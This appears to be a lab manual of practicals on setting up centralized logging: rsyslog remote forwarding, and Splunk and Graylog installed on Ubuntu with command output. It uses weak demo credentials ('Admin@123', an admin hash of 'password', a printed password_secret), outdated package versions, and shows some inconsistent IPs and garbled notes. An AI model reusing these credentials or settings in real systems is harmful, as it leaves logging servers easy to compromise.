
***.* @@192.168.137.50:514**

Note: You can enable to send logs over UDP. For TCP use @@ , instead of one



Step 5: For the end add these following variables in case when the rsyslog server goes down.

$ActionQueueFileName queue
$ActionQueueMaxDiskSpace 1g
$ActionQueueSaveOnShutdown on
$ActionQueueType LinkedList
$ActionResumeRetryCount -1



Step 6: Then Save and exit the file

Step 7: restart the rsyslog service

sudo systemctl restart rsyslog

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart rsyslog
```

Verify the logs

After the configuration is completed on the client machine, we want to verify that everything went well.

Step 8: Go to your Rsyslog server to verify the logs from your client machine

ls /var/log/

```
ubuntu@ubuntu2004:~$ ls /var/log/
alternatives.log  dmesg           gdm3             private
apt               dmesg.0         gpu-manager.log  remotelogs
auth.log          dmesg.1.gz      hp               speech-dispatcher
boot.log          dmesg.2.gz      installer        syslog
boot.log.1        dmesg.3.gz      journal          syslog.1
bootstrap.log     dmesg.4.gz      kali             ubuntu2004
btmp              dpkg.log        kern.log         ubuntu-advantage.log
cups              faillog         lastlog          unattended-upgrades
dist-upgrade      fontconfig.log  openvpn          wtmp
```

In my case, the directory named **kali** is the name of my client machine which I am currently using. We will enter this directory and see something like this:

```
ubuntu@ubuntu2004:~$ sudo ls /var/log/kali
CRON.log  rsyslogd.log
```

Step 9: To check logs use the following command: Let's for example inspect rsyslogd.log.

sudo tail -f /var/log/kali/rsyslogd.log

```
ubuntu@ubuntu2004:~$ sudo tail -f /var/log/kali/rsyslogd.log
2022-05-18T05:47:20-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="
8.2204.0" x-pid="8621" x-info="https://www.rsyslog.com"] start
2022-05-18T05:47:20-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="
8.2204.0" x-pid="4842" x-info="https://www.rsyslog.com"] exiting on signal 15.
2022-05-18T05:47:20-04:00 kali rsyslogd: imuxsock: Acquired UNIX socket '/run/sy
stemd/journal/syslog' (fd 3) from systemd.  [v8.2204.0]
2022-05-18T05:47:20-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="
8.2204.0" x-pid="8621" x-info="https://www.rsyslog.com"] start
2022-05-18T05:52:21-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="
8.2204.0" x-pid="8621" x-info="https://www.rsyslog.com"] exiting on signal 15.
2022-05-18T05:52:21-04:00 kali rsyslogd: imuxsock: Acquired UNIX socket '/run/sy
stemd/journal/syslog' (fd 3) from systemd.  [v8.2204.0]
2022-05-18T05:52:21-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="
8.2204.0" x-pid="9917" x-info="https://www.rsyslog.com"] start
2022-05-18T05:52:21-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="
8.2204.0" x-pid="8621" x-info="https://www.rsyslog.com"] exiting on signal 15.
2022-05-18T05:52:21-04:00 kali rsyslogd: imuxsock: Acquired UNIX socket '/run/sy
stemd/journal/syslog' (fd 3) from systemd.  [v8.2204.0]
2022-05-18T05:52:21-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="
8.2204.0" x-pid="9917" x-info="https://www.rsyslog.com"] start
```

in client

sudo apt-get update

sudo apt-get install rsyslog

sudo nano /etc/rsyslog.conf

***.* @192.168.221.151:514**

#optional lines

$ActionQueueFileName queue

$ActionQueueMaxDiskSpace 1g

$ActionQueueSaveOnShutdown on

$ActionQueueType LinkedList

$ActionResumeRetryCount -1

#save and exit config file

sudo systemctl restart rsyslog

Practical No 8

Aim: Install and Configure Splunk on Linux

Solution:

Step1: Download Splunk Installer
"cd /tmp && wget https://download.splunk.com/products/splunk/releases/7.1.1/linux/splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb"

```
ubuntu@ubuntu2004:/tmp$ cd /tmp && wget https://download.splunk.com/products/sp
lunk/releases/7.1.1/linux/splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb
--2022-05-17 03:57:43--  https://download.splunk.com/products/splunk/releases/7
.1.1/linux/splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb
Resolving download.splunk.com (download.splunk.com)... 18.66.78.115, 18.66.78.1
7, 18.66.78.30, ...
Connecting to download.splunk.com (download.splunk.com)|18.66.78.115|:443... co
nnected.
HTTP request sent, awaiting response... 200 OK
Length: 263297630 (251M) [binary/octet-stream]
Saving to: 'splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb'

splunk-7.1.1-8f0ead 100%[===================>] 251.10M  10.6MB/s    in 24s
```

Step 2: Install Splunk
"sudo dpkg -i splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb"

```
ubuntu@ubuntu2004:/tmp$ sudo dpkg -i splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.
deb
Selecting previously unselected package splunk.
(Reading database ... 145742 files and directories currently installed.)
Preparing to unpack splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb ...
Unpacking splunk (7.1.1) ...
Setting up splunk (7.1.1) ...
complete
```

Step 3: Enable the Splunk to start at boot

- Press enter key till you reach to the end of the agreement, then you have to accept the license agreement by typing "**y**".
- Then you have to enter the initial admin password and use this password to access the web portal.

sudo /opt/splunk/bin/splunk enable boot-start
Admin@123

```
ubuntu@ubuntu2004:/tmp$ sudo /opt/splunk/bin/splunk enable boot-start
SPLUNK SOFTWARE LICENSE AGREEMENT

THIS SPLUNK SOFTWARE LICENSE AGREEMENT ("AGREEMENT") GOVERNS THE LICENSING,
INSTALLATION AND USE OF SPLUNK SOFTWARE. BY DOWNLOADING AND/OR INSTALLING SPLUN
K
SOFTWARE: (A) YOU ARE INDICATING THAT YOU HAVE READ AND UNDERSTAND THIS
AGREEMENT, AND AGREE TO BE LEGALLY BOUND BY IT ON BEHALF OF THE COMPANY,
GOVERNMENT, OR OTHER ENTITY FOR WHICH YOU ARE ACTING (FOR EXAMPLE, AS AN
EMPLOYEE OR GOVERNMENT OFFICIAL) OR, IF THERE IS NO COMPANY, GOVERNMENT OR OTHE
R
ENTITY FOR WHICH YOU ARE ACTING, ON BEHALF OF YOURSELF AS AN INDIVIDUAL; AND (B
Splunk Software License Agreement 04.24.2018

Do you agree with this license? [y/n]: y

This appears to be your first time running this version of Splunk.

An Admin password must be set before installation proceeds.
Password must contain at least:
   * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/openldap
/ldap.conf'.
Generating RSA private key, 2048 bit long modulus
.......+++
.............+++
e is 65537 (0x10001)
writing RSA key

Generating RSA private key, 2048 bit long modulus
.............................................................+++
.....................+++
e is 65537 (0x10001)
writing RSA key

Moving '/opt/splunk/share/splunk/search_mrsparkle/modules.new' to '/opt/splunk/sh
are/splunk/search_mrsparkle/modules'.
Init script installed at /etc/init.d/splunk.
Init script is configured to run at boot.
ubuntu@ubuntu2004:/tmp$
```


Step 4: Start the Splunk service
"sudo service splunk start"

```
ubuntu@ubuntu2004:/tmp$ sudo service splunk start
```


Step 5: Check splunk service Status
"sudo service splunk status"

```
ubuntu@ubuntu2004:/tmp$ sudo service splunk status
● splunk.service - LSB: Start splunk
     Loaded: loaded (/etc/init.d/splunk; generated)
     Active: active (running) since Tue 2022-05-17 04:29:03 EDT; 37min ago
       Docs: man:systemd-sysv-generator(8)
    Process: 2901 ExecStart=/etc/init.d/splunk start (code=exited, status=0/SUCC>
      Tasks: 161 (limit: 2290)
     Memory: 346.7M
     CGroup: /system.slice/splunk.service
             ├─2964 splunkd -p 8089 start
             ├─2965 [splunkd pid=2964] splunkd -p 8089 start [process-runner]
             ├─2977 mongod --dbpath=/opt/splunk/var/lib/splunk/kvstore/mongo --s>
             ├─3034 /opt/splunk/bin/python -O /opt/splunk/lib/python2.7/site-pac>
             └─3074 /opt/splunk/bin/splunkd instrument-resource-usage -p 8089 -->
```

Step 6: Splunk will be started at port 8000. You can access the application via URL **"http://localhost:8000/".** To logged in into the app enter username as "**admin"** then enter your password. In my case the password is "**Admin@123**".



Step 7: After you logged in into the app you can see the above screen


splunk>enterprise
Apps
Search & Reporting
+ Find More Apps
Explore Splunk Enterprise
Product Tours
Add Data
Splunk Apps
Splunk Docs
Close

Practical No 9

Aim: Install and Configure GrayLog on Linux

Solution:

Step 1: write the below command and update and install the jdk

sudo add-apt-repository ppa:openjdk-r/ppa

sudo apt-get update

sudo apt install openjdk-11-jdk

sudo apt install -y apt-transport-https uuid-runtime pwgen curl dirmngr

Step 2: check the java version by this command "java -version"

```
done.
done.
ubuntu@ubuntu2004:~$ java -version
openjdk version "11.0.15" 2022-04-19
OpenJDK Runtime Environment (build 11.0.15+10-Ubuntu-0ubuntu0.20.04.1)
OpenJDK 64-Bit Server VM (build 11.0.15+10-Ubuntu-0ubuntu0.20.04.1, mixed mode,
sharing)
ubuntu@ubuntu2004:~$
```

Part 2: Install Elastic Search – Elasticsearch store logs coming from external sources and offers real-time distributed search and analytics with the RESTful web interface.

Step 1: Download and install the GPG signing key.

" wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add - "
Step 2: Set up the Elasticsearch repository on your system by running the below command.
"echo "deb https://artifacts.elastic.co/packages/oss-6.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elastic-6.x.list"


```
ubuntu@ubuntu2004:~$ wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-k
ey add -
OK
ubuntu@ubuntu2004:~$ echo "deb https://artifacts.elastic.co/packages/oss-6.x/apt stable main" |
 sudo tee -a /etc/apt/sources.list.d/elastic-6.x.list
deb https://artifacts.elastic.co/packages/oss-6.x/apt stable main
ubuntu@ubuntu2004:~$
```

Step 3: Update the repository cache and then install the Elasticsearch package.
"sudo apt update"
"sudo apt install -y elasticsearch-oss"


Step 4: Edit the Elasticsearch configuration file to set the cluster name for Graylog set up.
"sudo nano /etc/elasticsearch/elasticsearch.yml"

Step 5: Set the cluster name as graylog, as shown below. Then, uncomment the line and below add this line. "**action.auto_create_index: false**" then save.

Step 6: Start the Elasticsearch service to read the new configurations.
sudo systemctl daemon-reload
sudo systemctl start elasticsearch
sudo systemctl enable elasticsearch



Step 7: Elastic search should be now listening on port 9200. Use the curl command to check the Elasticsearch's response
"sudo curl -X GET http://localhost:9200 "



Part 3: Install MongoDB – MongoDB acts as a database for storing Graylog's configuration. Graylog requires MongoDB v3.6, 4.0 or 4.2.

Unfortunately, MongoDB's official repository doesn't have the required MongoDB versions for Ubuntu 20.04. So, we will install MongoDB v3.6 from the Ubuntu base repository.

Step 1: **"sudo apt update"**
"sudo apt install -y mongodb-server"

Step 2: Start the MongoDB and enable it on the system start-up.
sudo systemctl start mongodb
sudo systemctl enable mongodb

Part 4: Install GrayLog Server – GrayLog Server reads data from Elasticsearch for search queries comes from users and then displays it for them through the Graylog web interface.

Step 1: Download and install the Graylog 3.3 repository configuration package.

wget https://packages.graylog2.org/repo/packages/graylog-3.3-repository_latest.deb

sudo dpkg -i graylog-3.3-repository_latest.deb

```
ubuntu@ubuntu2004:~$ sudo dpkg -i /home/ubuntu/Downloads/graylog-3.3-repository_latest.deb
Selecting previously unselected package graylog-3.3-repository.
(Reading database ... 146508 files and directories currently installed.)
Preparing to unpack .../graylog-3.3-repository_latest.deb ...
Unpacking graylog-3.3-repository (1-1) ...
Setting up graylog-3.3-repository (1-1) ...
ubuntu@ubuntu2004:~$ sudo apt update
```

Step 2: Update the repository cache. "sudo apt update"

Step 3: Install the Graylog server using the following command.

sudo dpkg -i graylog*

```
root@ubuntu2004:/home/ubuntu/Downloads# sudo dpkg -i graylog-server_3.3.16-2_all.deb
Selecting previously unselected package graylog-server.
(Reading database ... 188779 files and directories currently installed.)
Preparing to unpack graylog-server_3.3.16-2_all.deb ...
Unpacking graylog-server (3.3.16-2) ...
Setting up graylog-server (3.3.16-2) ...
Processing triggers for systemd (245.4-4ubuntu3.17) ...
```

Step 4: You must set a secret to secure the user passwords. Use the pwgen command to generate the secret.

"pwgen -N 1 -s 96"

```
root@ubuntu2004:/home/ubuntu/Downloads# pwgen -N 1 -s 96
uUKugUCKcLdImgd0W0o4pEUivxaiv6GHGcW7JGMBZnmm1vYh3rp3pqSN34hCqDbdUDnfZHlFec4uiu39auGdIqSz0K7RfVeg
root@ubuntu2004:/home/ubuntu/Downloads#
```

Step 5: **sudo gedit /etc/graylog/server/server.conf** edit the conf file and put

Then, place the secret like below.

```
53 # You MUST set a secret to secure/pepper the stored user passwords here. Use at least 64 characters.
54 # Generate one by using for example: pwgen -N 1 -s 96
55 # ATTENTION: This value must be the same on all Graylog nodes in the cluster.
56 # Changing this value after installation will render all user sessions and encrypted values in the database invalid. (e.g.
   encrypted access tokens)
57 password_secret =uUKugUCKcLdImgd0W0o4pEUivxaiv6GHGcW7JGMBZnmm1vYh3rp3pqSN34hCqDbdUDnfZHlFec4uiu39auGdIqSz0K7RfVeg
58
59 # The default root user is named 'admin'
60 #root_username = admin
61
62 # You MUST specify a hash password for the root user (which you only need to initially set up the
```

Step 6: Now, generate a hash (sha256) password for the root user (not to be confused with the system user, the root user of graylog is admin).

You will need this password to login to the Graylog web interface. Admin's password can't be changed using the web interface. So, you must edit this variable to set.

Replace password with the choice of your password. Put this command in terminal

"echo -n password | sha256sum"

```
(gedit:45358): Tepl-WARNING **: 05:09:20.748: GVfs metadata is not supported. Fallback to TeplMetadataM
er GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter c
uld configure Tepl with --disable-gvfs-metadata.
root@ubuntu2004:/home/ubuntu/Downloads# echo -n password | sha256sum
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  -
```

Step 7: Edit the server.conf file again.in terminal
"sudo nano /etc/graylog/server/server.conf"

```
64 # This password cannot be changed using the API or via the web interface. If you need to c
65 # modify it in this file.
66 # Create one by using for example: echo -n yourpassword | shasum -a 256
67 # and put the resulting hash value into the following line
68 root_password_sha2 = 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
69 # The email address of the root user.
70 # Default is empty
71 #root_email = ""
```

Part 5: Setup Graylog web interface

From version Graylog 2.x, the web interface is being served directly by the Graylog server. Step 1: Enable the Graylog web interface by editing the server.conf file.

"sudo gedit /etc/graylog/server/server.conf"

Put http_bind_address = 192.168.0.10:9000

http_external_uri = http://public_ip:9000/

Step 2: Start and enable the Graylog service.

Place the below command

"sudo systemctl daemon-reload"
"sudo systemctl start graylog-server"
"sudo systemctl enable graylog-server"

```
ubuntu@ubuntu2004:~/Downloads$ sudo systemctl daemon-reload
ubuntu@ubuntu2004:~/Downloads$ sudo systemctl start graylog-server
ubuntu@ubuntu2004:~/Downloads$ sudo systemctl enable graylog-server
Synchronizing state of graylog-server.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable graylog-server
Created symlink /etc/systemd/system/multi-user.target.wants/graylog-server.service → /lib/systemd/system/graylog-se
rver.service.
ubuntu@ubuntu2004:~/Downloads$
```

Step 3: Keep looking Graylog server startup logs. This log will be useful for you to troubleshoot Graylog in case of any issues.

"sudo tail -f /var/log/graylog-server/server.log"

Step 4: On the successful start of the Graylog server, you should get the following message in the log file. You will able to see the log file.
2020-08-03T16:03:06.326-04:00 INFO [ServerBootstrap] Graylog server up and running.

Access Graylog

The Graylog web interface will now be listening on port 9000. Open your browser and point it to.

"**http://ip.add.re.ss:9000"** type in browser.